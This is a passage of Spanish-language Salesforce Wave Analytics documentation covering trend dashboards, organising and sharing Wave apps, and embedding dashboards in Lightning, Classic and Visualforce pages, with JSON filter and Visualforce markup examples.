- Para obtener perspectivas centradas de fácil observación sobre las que se puedan realizar acciones, ajuste estrechamente el ámbito de los informes de origen. Por ejemplo, realice una tendencia únicamente de los nuevos contratos comerciales que se cierren en el trimestre en curso en vez de todas las oportunidades. Un ámbito amplio hace más difícil detectar las tendencias.
- Agrupe y resuma sus informes en el generador de informes con información clave antes de iniciar su tendencia.
- No cree informes unidos solo para realizar tendencias. Los paneles de tendencia no se pueden crear desde informes unidos.

## Compartir paneles de tendencia

Puede compartir un panel de tendencia como lo haría con cualquier panel Wave.

1. Vaya al panel de tendencia que desee compartir.
2. Haga clic en el icono de colaboración en el panel y luego publique una imagen del panel en noticias en tiempo real o descargue una imagen y compártalo.
3. Para compartir el panel directamente utilizando su dirección URL, primero comparta el conjunto de datos de instantáneas subyacente del panel de tendencia guardándolo en una aplicación Wave a la que su audiencia de destino pueda acceder.

   Importante: Al compartir el panel de tendencia de Wave o el conjunto de datos subyacente podría exponer datos a usuarios que normalmente no tendrían acceso a esos datos.

   Es posible compartir paneles de tendencia de Wave con usuarios que normalmente no verían datos según la configuración de la seguridad. Si guarda un panel de tendencia en cualquier aplicación que no sea Mi aplicación privada, cualquiera con acceso a esa aplicación (y el conjunto de datos subyacente) podrá ver todos los datos del panel Wave sin que importen las restricciones de colaboración o la seguridad a nivel de campo que estén establecidas.

PERMISOS DE USUARIO

Para realizar tendencias de informes en Wave Analytics:

- "Utilizar Wave Analytics"

  Y

  "Datos de informe de tendencia en Wave Analytics"

También puede incrustar su panel de tendencia de Wave como lo haría con cualquier otro panel.

## Límites y limitaciones

Para evitar una merma en el rendimiento de su organización, se establecen límites al tamaño de las instantáneas y el número de conjuntos de datos con tendencias que puede crear cada usuario.

- Número máximo de conjuntos de datos con tendencias por usuario: 5
- Número máximo de filas por instantánea: 100,000
- Número máximo mensual de filas para todas las instantáneas por organización: 40 millones

- Los conjuntos de datos con tendencias cuentan en los límites generales de plataforma de Wave, incluyendo el número total de filas.

Una vez que comiencen las tendencias, no cambie los derechos de acceso al informe subyacente ni agregue o elimine dimensiones y mediciones. Cambiar el informe o los derechos de acceso puede causar un error o imprecisiones en el momento de la toma de la instantánea.

Las instantáneas se toman cada domingo a media noche (hora local). No obstante, el procesamiento y afloramiento de los datos requiere tiempo adicional y puede provocar demoras.

Si se detuvo el establecimiento de tendencias y luego se reinició, se crea un nuevo conjunto de datos de instantánea con un nuevo panel de tendencias. El conjunto de datos establecido como tendencia anteriormente no se incluye en el nuevo panel. Los datos pueden trasladarse al nuevo conjunto de datos empleando las API de datos de Salesforce.

Wave Dashboard Designer está activado de forma predeterminada para la mayoría de las organizaciones. Asegúrese de que permanece activado para su organización. Los paneles de tendencia se apoyan en la activación de Wave Dashboard Designer para su representación.

Implemente la capacidad de forma gradual en su base de usuarios y observe el uso y el rendimiento de los datos. Detenga los conjuntos de datos de tendencia que ya no se necesiten para un uso activo y elimine los conjuntos de datos de tendencia subyacentes para recuperar límites de almacenamiento.

# Organizar activos de Wave empleando aplicaciones

Cree aplicaciones Wave para organizar sus proyectos de datos y controlar la colaboración de activos.

Las aplicaciones de Wave Analytics son carpetas que contienen conjuntos de datos, lentes y paneles. Los crea para ayudar a mantener sus activos Wave organizados y compartirlos con otras personas de su organización.

Algunos ejemplos de aplicaciones Wave son las aplicaciones preintegradas de Salesforce como la aplicación Sales Wave Analytics y la aplicación Service Wave Analytics. Del mismo modo que las aplicaciones que crea usted mismo, estas son recopilaciones de activos Wave: en ambos casos, las aplicaciones incluyen paneles y conjuntos de datos. La diferencia es que Salesforce creó los activos para proporcionar un trayecto ya preparado a través de los datos de Salesforce para ayudar a los usuarios a empezar a trabajar rápidamente con Wave. Sus aplicaciones propias contienen activos que crea usted mismo.

Cómo compartir a nivel de aplicaciones
Las aplicaciones de Wave Analytics son como carpetas, que permiten a los usuarios organizar sus propios proyectos de datos (privados y compartidos) y controlar la colaboración de conjuntos de datos, lentes y paneles.

Crear una aplicación
Cree una aplicación para organizar y contener cualquier combinación de lentes, paneles y conjuntos de datos.

Compartir una aplicación
Para permitir que otros usuarios vean una lente, panel o conjunto de datos, un método es compartir la aplicación que los contiene.

Eliminar una aplicación
Si tiene un acceso de gestor a una aplicación, puede eliminarla. La eliminación de una aplicación de forma permanente elimina todas sus lentes, sus paneles y sus conjuntos de datos de Wave Analytics.

## Cómo compartir a nivel de aplicaciones

Las aplicaciones de Wave Analytics son como carpetas, que permiten a los usuarios organizar sus propios proyectos de datos (privados y compartidos) y controlar la colaboración de conjuntos de datos, lentes y paneles.

Todos los usuarios de Wave Analytics empiezan con acceso de Visor a la aplicación compartida predeterminada que está disponible desde el principio; los administradores pueden cambiar esta configuración predeterminada para restringir o ampliar el acceso. Todos los usuarios también tienen acceso a una aplicación predeterminada desde el comienzo, denominada Mi aplicación privada, pensada

para proyectos personales en curso. Los contenidos de Mi aplicación privada de cada usuario no son visibles para los administradores, pero es posible compartir los paneles y lentes de Mi aplicación privada.

El resto de las aplicaciones creadas por usuarios individuales son privadas de forma predeterminada; el propietario y los administradores de la aplicación tienen acceso de Gestor y pueden ampliar el acceso a otros usuarios, grupos o funciones.

A continuación se detalla un resumen de lo que los usuarios pueden hacer con acceso de Visor, Editor y Gestor.

| Acción | Usuario | Editor | Gestor |
|---|---|---|---|
| Ver paneles, lentes y conjuntos de datos en la aplicación | X | X | X |
| Ver los usuarios que tienen acceso a la aplicación | X | X | X |
| Guardar contenidos de la aplicación en otra aplicación al que el usuario tenga acceso de Editor o Gestor | X | X | X |
| Guardar cambios en paneles, lentes y conjuntos de datos existentes en la aplicación (el guardado de paneles requiere la licencia de conjunto de permisos y el permiso apropiados) | | X | X |
| Cambiar la configuración de colaboración de la aplicación | | | X |
| Cambiar el nombre de la aplicación | | | X |
| Eliminar la aplicación | | | X |

## Crear una aplicación

Cree una aplicación para organizar y contener cualquier combinación de lentes, paneles y conjuntos de datos.

1. En la página de inicio, haga clic en **Crear**.
2. Haga clic en **Aplicación**.
3. Introduzca en el nombre de su aplicación.
4. Haga clic en **Crear**.
   Se creará su aplicación y se mostrará en una nueva ficha. Ahora podrá poner lentes, paneles y conjuntos de datos en ella.
5. Añada una descripción del propósito de la aplicación, así como contenido, de modo que sus compañeros de trabajo comprendan cómo utilizar los datos.
   a. Haga clic en el cuadro de descripción bajo el nombre de la aplicación.
   b. Introduzca una descripción.
   c. Haga clic en la marca de verificación para guardar.
6. También puede cambiar el icono predeterminado de la aplicación para facilitar la distinción de otras aplicaciones.
   a. Pase el ratón sobre el icono predeterminado.
   b. Haga clic en **Cambiar icono**.
   c. Haga clic en un icono de la galería.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para crear una aplicación:
- "Crear aplicaciones de Wave Analytics"

## Compartir una aplicación

Para permitir que otros usuarios vean una lente, panel o conjunto de datos, un método es compartir la aplicación que los contiene.

1. En la página aplicación, haga clic en el botón **Compartir**.
2. En la ficha Otorgar acceso:
   a. Seleccione si está compartiendo la aplicación con un usuario, grupo o función.
   b. Empiece a introducir el nombre y selecciónelo en las coincidencias sugeridas.
   c. Seleccione el nivel de acceso compartido: Visor, Editor o Gestor.
   d. Haga clic en **Agregar**.
   e. Haga clic en **Guardar** y, a continuación, haga clic en **Listo**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para compartir una aplicación:
- "Utilice Wave Analytics y gestione el acceso de gestor a la aplicación


## Eliminar una aplicación

Si tiene un acceso de gestor a una aplicación, puede eliminarla. La eliminación de una aplicación de forma permanente elimina todas sus lentes, sus paneles y sus conjuntos de datos de Wave Analytics.

1. Abra la aplicación y luego haga clic en **Eliminar**.

   PRECAUCIÓN: No puede recuperar una aplicación eliminada.

   Si es posible, Wave Analytics indica las lentes y los paneles fuera de su aplicación que se verán afectados. Cuando se eliminan los conjuntos de datos que pertenecen a su aplicación, cualquier lente o panel que hace referencia a esos conjuntos de datos deja de ser utilizable.




EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para eliminar una aplicación:
- "Utilice Wave Analytics y gestione el acceso de gestor a la aplicación

Importante: Solo las lentes y los paneles a los que tiene acceso aparecen en la lista. Si no tiene acceso a ellos, las lentes y los paneles aparecen incluso si tienen referencias a conjuntos de datos en su aplicación.

2. Haga clic en **Eliminar activo(s)**.

# Aprovechar Wave al máximo

Incorpore Wave Analytics en toda su empresa. Las visualizaciones de Wave Analytics que ha creado son más potentes cuando las comparte en su experiencia de Salesforce integrándolas en páginas personalizadas, páginas de Visualforce, sitios de la comunidad y mucho más. Algunas maneras adicionales de compartir incluye el empaquetado de activos, el modo de presentación, las anotaciones y la descarga de datos filtrados desde Wave. Además, los menús personalizados en lentes y paneles le permiten realizar acciones habituales de Salesforce directamente desde Wave.

### Incrustar paneles en todas partes

Incruste paneles de Wave en cada experiencia de Salesforce. Desde los paneles incrustados, los usuarios pueden explorar y hacer clic en activos vinculados. Si los configura con un icono Compartir, los paneles incrustados ofrecen las opciones de colaboración Publicar en noticias en tiempo real y Descargar.

### Migración, empaquetado y distribución de Wave

Puede migrar activos de Wave empleando conjuntos de cambios, empaquetarlos juntos en paquetes gestionados, distribuir y realizar un seguimiento de los paquetes a través de AppExchange y la Aplicación de gestión de licencias, así como utilizar la API de metadatos para gestionar las personalizaciones para su organización.

### Establecer notificaciones inteligentes para sus mediciones comerciales más importantes

Con notificaciones, Wave trabaja para usted, cuando y donde quiera. Adjunte criterios de notificación a widgets de números en paneles y seleccione cuándo ejecutar las consultas. Puede ver notificaciones en Wave, Lightning Experience, la aplicación para dispositivos móviles Salesforce1 y mensajes de correo electrónico. Las notificaciones están disponibles en paneles creados en Wave Dashboard Designer.

### Colaborar con anotaciones de paneles

Anote en los widgets de panel los comentarios publicados en un panel y en Chatter. Con las anotaciones, puede mantener conversaciones sobre los datos y cómo se visualizan, con el panel justo ahí como referencia.

### Presente paneles y lentes en directo

Organice las reuniones directamente en Wave con el nuevo modo de presentación en pantalla completa. Mediante la presentación de activos de Wave en lugar de diapositivas con imágenes estáticas, tiene acceso en tiempo real a los datos y puede mostrar las visualizaciones dinámicas.

### Activar acciones y vínculos con menús de acciones personalizadas en lentes y paneles

Los menús personalizados en lentes y paneles de Wave Analytics permiten a los usuarios de Salesforce sacar provecho de acciones y abrir registros desde Salesforce u otros sitios Web.

### Descargar imágenes y datos filtrados

Descargue datos filtrados desde exploraciones de lentes y widgets de paneles. Los formatos de descarga incluyen archivos de imagen (`.png`), archivos de Microsoft® Excel® (`.xls`) y de valores separados por comas (`.csv`). Esta función descarga los resultados de una consulta (o paso) mostrada.

### Incorporar visualizaciones a través de publicaciones de Chatter y vínculos de colaboración

Comparta una visualización con sus compañeros publicando en Chatter o proporcionando su URL única. Una publicación de Chatter proporciona una imagen y un enlace al activo(lentes, panel o aplicación) en Wave Analytics. Los compañeros con el enlace y acceso al activo pueden desglosar y explorar la información que presenta.

# Incrustar paneles en todas partes


Incruste paneles de Wave en cada experiencia de Salesforce. Desde los paneles incrustados, los usuarios pueden explorar y hacer clic en activos vinculados. Si los configura con un icono Compartir, los paneles incrustados ofrecen las opciones de colaboración Publicar en noticias en tiempo real y Descargar.

Compare las opciones para incrustar paneles.

| Interfaz de usuario | Dónde | Cómo | Componente |
|---|---|---|---|
| Solo Lightning Experience | Páginas de inicio, registro y aplicaciones | Componente en el generador de aplicaciones Lightning | Panel de Wave |
| Solo Salesforce Classic | Página de detalles de registro | Componente en el editor de formatos de página mejorado | Activos de Wave Analytics |
| Lightning Experience y Salesforce Classic | Cualquier página | Componente Página de Visualforce | wave:dashboard |
| Salesforce1 | Página de inicio de aplicaciones Lightning o fichas de Visualforce | Generador de aplicaciones Lightning o componente Página de Visualforce | Panel de Wave o wave:dashboard |
| Comunidades | Página de Visualforce | Componente de Visualforce en una página de comunidad de Force.com | wave:dashboard |

Los paneles de Wave incrustados pueden incluir estas funciones.

- Un vínculo rápido a la aplicación nativa, ya sea Wave en escritorio o Wave en móvil




- Un menú de acción de registro
- Vínculos a otros activos de Wave
- Opciones de colaboración y descarga

Los paneles de Wave incrustados tienen estas limitaciones.

- La opción de explorar en Wave no está incluida.
- El gráfico no incluye información al pasar el ratón (sugerencias descriptivas).
- Algunos filtros, como selectores de fecha, son difíciles de establecer.
- Las anotaciones, las notificaciones, el modo de presentación y el editor de JSON no están disponibles.

## Incrustar paneles de Wave en páginas Lightning

Agregue un componente de panel de Wave Analytics a una páginas de inicio Lightning, páginas de registros y páginas de inicio de aplicaciones para proporcionar una visualización interactiva de sus datos. Los usuarios pueden desglosar y explorar el panel dentro del marco en la página de Lightning o en una ventana de Wave Analytics.

Incrustar paneles de Wave en páginas de Salesforce Classic

Agregue un panel de Wave Analytics a un formato de página de detalles. En una página de detalle de cuenta, por ejemplo, puede incluir un panel de problemas de asistencia asociados con la cuenta. Los usuarios pueden desglosar, aplicar filtros y explorar en el panel como si lo estuvieran visualizando en una ventana de Wave Analytics.

Agregar un panel de Wave Analytics a una página de Visualforce

Al incrustar un panel de Wave en una página de Visualforce, puede proporcionar una presentación interactiva de sus datos. Los usuarios pueden desglosar y explorar el panel en el marco de la página de Visualforce o en una nueva ventana en Wave Analytics.

Ver paneles incrustados en dispositivos móviles

Agregue componentes de panel de Wave a páginas de Visualforce en sitios Web de Salesforce a los que acceden usuarios móviles, incluso Comunidades. También puede agregar componentes de panel de Wave a páginas de inicio de aplicaciones Lightning. Los paneles de Wave incrustados pueden seleccionar con capacidad de respuesta formatos optimizados para cualquier dispositivo, incluyendo tablets y teléfonos.

Compartir Wave con Comunidades

Con Wave Analytics para Comunidades, los usuarios externos pueden ver aplicaciones compartidas con ellos a través de paneles de Wave incrustados en páginas de Visualforce en su comunidad.

## Incrustar paneles de Wave en páginas Lightning

Agregue un componente de panel de Wave Analytics a una páginas de inicio Lightning, páginas de registros y páginas de inicio de aplicaciones para proporcionar una visualización interactiva de sus datos. Los usuarios pueden desglosar y explorar el panel dentro del marco en la página de Lightning o en una ventana de Wave Analytics.

Para agregar un panel a su página Lightning, siga estos pasos.

1. Seleccione el componente **Panel de Wave** en el generador de aplicaciones Lightning.
2. Desde el menú desplegable Panel, seleccione el panel que hay que mostrar.

EDICIONES


Disponible en Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver paneles de Wave incrustados:

- Licencia de conjunto de permisos de Plataforma de Analytics Cloud - Wave Analytics con el permiso "Utilizar Wave Analytics"




**3.** Configure los atributos del panel incrustado de Wave Analytics:

- La opción **Mostrar icono Colaboración** le permite incluir el icono Compartir en el panel. Si el icono está presente, los usuarios pueden hacer clic para abrir el cuadro de diálogo Compartir, donde pueden publicar en Chatter y descargar imágenes y datos.
- La casilla de verificación **Mostrar título** le proporciona el control sobre la visibilidad del título del panel.
- Con el atributo **Abrir vínculos en nuevas ventanas**, puede especificar dónde se abren vínculos desde el panel en otros activos.
- La casilla de verificación **Ocultar si hay error** le proporciona el control sobre si el panel de Wave Analytics aparece en caso de error (como cuando no se encuentra el panel).
- Con el atributo **filtro**, puede utilizar JSON para filtrar campos de conjuntos de datos en el momento de la ejecución. Por ejemplo:

```
{'opportunities': {'Id': ['{$Account.Id}']}}
```

o bien

```
        { 'datasetSystemName1': {'field1': ['value1']}, 'datasetSystemName2': {'field1':
 ['value1', 'value2'],'field2': ['value3']} }
```

Consulte la tabla para comprender las partes integrantes para los filtros.

| Parte integrante | Qué es | Dónde encontrarla |
|---|---|---|
| Nombre del sistema del conjunto de datos | Conjunto de datos Wave | En la página de inicio de Wave, seleccione Modificar en el conjunto de datos. El Nombre del sistema está en el panel izquierdo de la página de modificación del conjunto de datos. (Si su organización tiene espacios de nombres, incluya el prefijo del espacio de nombres y dos guiones bajos antes del nombre del sistema del conjunto de datos.) |
| Campo | Dimensión en el conjunto de datos Wave | Haga clic en el icono Explorar para abrir el widget. A continuación, seleccione **Mostrar SAQL** desde el menú Opciones. Busque los nombres de dimensiones en las declaraciones “agrupar por”. |


| Parte integrante | Qué es | Dónde encontrarla |
|---|---|---|
| Valor | Campo en el objeto de Salesforce, o un valor específico | En Configuración, encuentre el objeto que desea y seleccione Campos. Utilice el **Nombre de campo** (también conocido como el Nombre de API). |

Nota: Para filtrar por una dimensión, asegúrese de crear un widget de lista en el panel para la dimensión. Solo las dimensiones que incluyen un selector de lista en el panel se pueden incluir en JSON del atributo **Filtro**.


Para obtener información sobre el trabajo con el generador de aplicaciones Lightning, comience en la página de descripción general del **Generador de aplicaciones Lightning**.

## Incrustar paneles de Wave en páginas de Salesforce Classic

Agregue un panel de Wave Analytics a un formato de página de detalles. En una página de detalle de cuenta, por ejemplo, puede incluir un panel de problemas de asistencia asociados con la cuenta. Los usuarios pueden desglosar, aplicar filtros y explorar en el panel como si lo estuvieran visualizando en una ventana de Wave Analytics.




1. En el editor de formato de página mejorado, seleccione Activos de Wave Analytics en la columna izquierda de la paleta.




2. Arrastre un elemento de la lista de paneles disponibles a una sección de detalles en el formato de página.
3. Una vez colocado el panel en el formato, puede cambiar propiedades como altura haciendo doble clic en el elemento o haciendo clic en el icono de llave inglesa junto a él ( ).

EDICIONES

Disponible en Salesforce Classic.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para personalizar los formatos de página:

- "Personalizar aplicación"

Para ver paneles de Wave incrustados:

- Licencia de conjunto de permisos de Plataforma de Analytics Cloud - Wave Analytics con el permiso "Utilizar Wave Analytics"

Para configurar el panel para mostrarle únicamente los datos que son relevantes para el registro que está viendo, utilice la asignación de campos. La asignación de campos vincula los campos de datos del panel a campos del objeto. Consulte la tabla para comprender las partes integrantes de la asignación de campos.

| Parte integrante | Qué es | Dónde encontrarla |
|---|---|---|
| Nombre del sistema del conjunto de datos | Conjunto de datos Wave | En la página de inicio de Wave, seleccione Modificar en el conjunto de datos. El Nombre del sistema está en el panel izquierdo de la página de modificación del conjunto de datos. (Si su organización tiene espacios de nombres, incluya el prefijo del espacio de nombres y dos guiones bajos antes del nombre del sistema del conjunto de datos.) |
| Campo | Dimensión en el conjunto de datos Wave | Haga clic en el icono Explorar para abrir el widget. A continuación, seleccione **Mostrar SAQL** desde el menú Opciones. Busque los nombres de dimensiones en las declaraciones "agrupar por". |
| Valor | Campo en el objeto de Salesforce, o un valor específico | En Configuración, encuentre el objeto que desea y seleccione Campos. Utilice el **Nombre de campo** (también conocido como el Nombre de API). |

La asignación de formato JSON sigue este formato:

```
{
    "dataset1_system_name": {
        "field1": ["$value1"],
        "field2": ["$value2"]
    },
    "dataset2_system_name": {
        "field1": ["$value1"],
        "field2": ["$value2"]
    }
}
```

Por ejemplo, si el panel muestra datos desde un conjunto de datos denominado Servicio, con las dimensiones Cuenta y Sector, la asignación del campo se definiría como:

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

Nota: Para filtrar por una dimensión, asegúrese de crear un widget de lista en el panel para la dimensión. Solo las dimensiones que incluyen un selector de lista en el panel se pueden incluir en JSON de **Asignación de campos**.

Propiedades adicionales de Activos de Wave Analytics:

- L casilla de verificación `Mostrar título` le proporciona el control sobre la visibilidad del título del panel.
- La opción `Mostrar icono Colaboración` le permite incluir el icono Compartir en el panel. Si el icono está presente, los usuarios pueden hacer clic para abrir el cuadro de diálogo Compartir, donde pueden publicar en Chatter y descargar imágenes y datos.

- La casilla de verificación `Ocultar si hay error` le proporciona el control sobre si el activo de Wave Analytics aparece en caso de error (como cuando no se encuentra el panel).
- Paneles incluye la fecha y la hora de la última actualización.

Tenga en cuenta estos límites y limitaciones:

- Puede agregar un solo panel por formato de página.
- Los paneles de Wave Analytics no se admiten en el editor de formato de página original. Si abre y guarda un formato con un panel de Wave en el editor de formatos de página original, se elimina el panel.

Para obtener más información acerca del trabajo con el editor de formato de página mejorado, consulte Personalización de formatos de página con el editor de formatos de página mejorado.

CONSULTE TAMBIÉN

*Trailhead*: Colocar paneles donde los usuarios están mirando

## Agregar un panel de Wave Analytics a una página de Visualforce

Al incrustar un panel de Wave en una página de Visualforce, puede proporcionar una presentación interactiva de sus datos. Los usuarios pueden desglosar y explorar el panel en el marco de la página de Visualforce o en una nueva ventana en Wave Analytics.

Para agregar un panel a su página de Visualforce, configure el componente `<wave:dashboard>`. Puede agregar un solo panel por página de Visualforce. Sin embargo, el panel puede incluir vínculos a otros paneles o activos de Wave Analytics.

Aquí tiene dos ejemplos. Tenga en cuenta que el panel se identifica por el `Id. de panel`,que es un código de 18 caracteres que comienza por 0FK. Puede encontrar el Id. del panel al final de la URL cuando visualiza un panel.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver paneles de Wave incrustados:

- Licencia de conjunto de permisos de Plataforma Analytics Cloud - Wave Analytics con el permiso "Utilizar Wave Analytics" O BIEN una licencia de conjunto de permisos de Usuarios de Comunidad de Analytics Cloud - Wave con el permiso "Ver Wave Analytics en páginas de comunidades"

```
<apex:page sidebar="true" standardController="account">
```

```
  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
        showTitle="true"
        height="475px"
        openLinksInNewWindow="true"
        filter="{'opportunities': {'Id': ['{!Account.Id}']}}" />

</apex:page>
```

```
<apex:page sidebar="true" standardController="account">

    <wave:dashboard dashboardId="0FKB000000006Y7OAI"
          showTitle="true"
          showSharing="true"
          height="1500px"
          openLinksInNewWindow="false"
          hideOnError="true"
          filter="{'service': {'account': ['{!Account.Name}'],'industry':
['{!Account.Name}']}}" />

</apex:page>
```

- El atributo `showTitle` le proporciona el control sobre la visibilidad del título del panel.
- El atributo `showSharing` le permite incluir el icono Compartir en el panel. Si el icono está presente, los usuarios pueden hacer clic para abrir el cuadro de diálogo Compartir, donde pueden publicar en Chatter y descargar imágenes y datos.
- Con el atributo `openLinksInNewWindow`, puede especificar dónde se abren vínculos desde el panel en otros activos.
- El atributo `hideOnError` le proporciona el control sobre si un activo de Wave Analytics aparece en caso de error (como cuando no se encuentra el panel).
- Paneles incluye la fecha y la hora de la última actualización.
- Con el atributo `filtro`, puede utilizar JSON para filtrar campos de conjuntos de datos en el momento de la ejecución. Los filtros están configurados con cadenas JSON, por ejemplo:

  ```
          filter="{ 'datasetSystemName1': {'field1': ['value1']}, 'datasetSystemName2':
  {'field1': ['value1', 'value2'],'field2': ['value3']} }"
  ```

  Consulte la tabla para comprender las partes integrantes de los filtros.

| Parte integrante | Qué es | Dónde encontrarla |
|---|---|---|
| Nombre del sistema del conjunto de datos | Conjunto de datos Wave | En la página de inicio de Wave, seleccione Modificar en el conjunto de datos. El Nombre del sistema está en el panel izquierdo de la página de modificación del conjunto de datos. (Si su organización tiene espacios de nombres, incluya el prefijo del espacio de nombres y dos guiones bajos antes del nombre del sistema del conjunto de datos.) |
| Campo | Dimensión en el conjunto de datos Wave | Haga clic en el icono Explorar para abrir el widget. A continuación, seleccione **Mostrar SAQL** desde el menú Opciones. Busque los nombres de dimensiones en las declaraciones “agrupar por”. |

| Parte integrante | Qué es | Dónde encontrarla |
|---|---|---|
| Valor | Campo en el objeto de Salesforce, o un valor específico | En Configuración, encuentre el objeto que desea y seleccione Campos. Utilice el **Nombre de campo** (también conocido como el Nombre de API). |

Nota: Para filtrar por una dimensión, asegúrese de crear un widget de lista en el panel para la dimensión. Solo las dimensiones que incluyen un selector de lista en el panel se pueden incluir en JSON del atributo `filtro`.

Para obtener más información acerca de la incorporación de Wave Analytics, consulte el componente `wave:panel` en la *Referencia de componente estándar de la guía del desarrollador de Visualforce*.

CONSULTE TAMBIÉN

*Trailhead*: Aumentar la visibilidad de paneles clave

## Ver paneles incrustados en dispositivos móviles

Agregue componentes de panel de Wave a páginas de Visualforce en sitios Web de Salesforce a los que acceden usuarios móviles, incluso Comunidades. También puede agregar componentes de panel de Wave a páginas de inicio de aplicaciones Lightning. Los paneles de Wave incrustados pueden seleccionar con capacidad de respuesta formatos optimizados para cualquier dispositivo, incluyendo tablets y teléfonos.

Los paneles creados en Wave Dashboard Designer tienen capacidad de respuesta a cualquier tamaño de pantalla. Si creó un formato de tablet, teléfono, reloj o personalizado en Wave Dashboard Designer, el tamaño de su panel se ajusta automáticamente a su pantalla. Para obtener más información, consulte Generar formatos de panel exclusivos para diferentes dispositivos.

Cuando su panel tiene los formatos correctos, incrústelo a través de Visualforce o el generador de aplicaciones Lightning. Tenga en cuenta que para Salesforce1, solo se admiten páginas de inicio de aplicaciones Lightning. Consulte Páginas Lightning para obtener más información.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver Wave Analytics:
- "Utilizar Wave Analytics"

## Compartir Wave con Comunidades

Con Wave Analytics para Comunidades, los usuarios externos pueden ver aplicaciones compartidas con ellos a través de paneles de Wave incrustados en páginas de Visualforce en su comunidad.

Nota: Solo los usuarios con una licencia de Customer Community Plus o Partner Community pueden utilizar esta función. Esta función es compatible en comunidades pero no en portales.

Los usuarios de comunidad pueden ver paneles incrustados en páginas de Visualforce de su comunidad y pueden explorar lentes, presentaciones y vínculos en los paneles incrustados. Los usuarios de comunidad no pueden acceder a la página de inicio de Wave Analytics o crear, actualizar o eliminar cualquier activo de Wave. Tampoco pueden cargar datos. Esta tabla resume diferencias entre usuarios internos de Wave y usuarios externos de Comunidad.

| | Usuarios de Wave | Usuarios de comunidad |
|---|---|---|
| **Acceder, explorar y presentar paneles y lentes (incrustados en páginas de Visualforce)** | ✅ | ✅ |
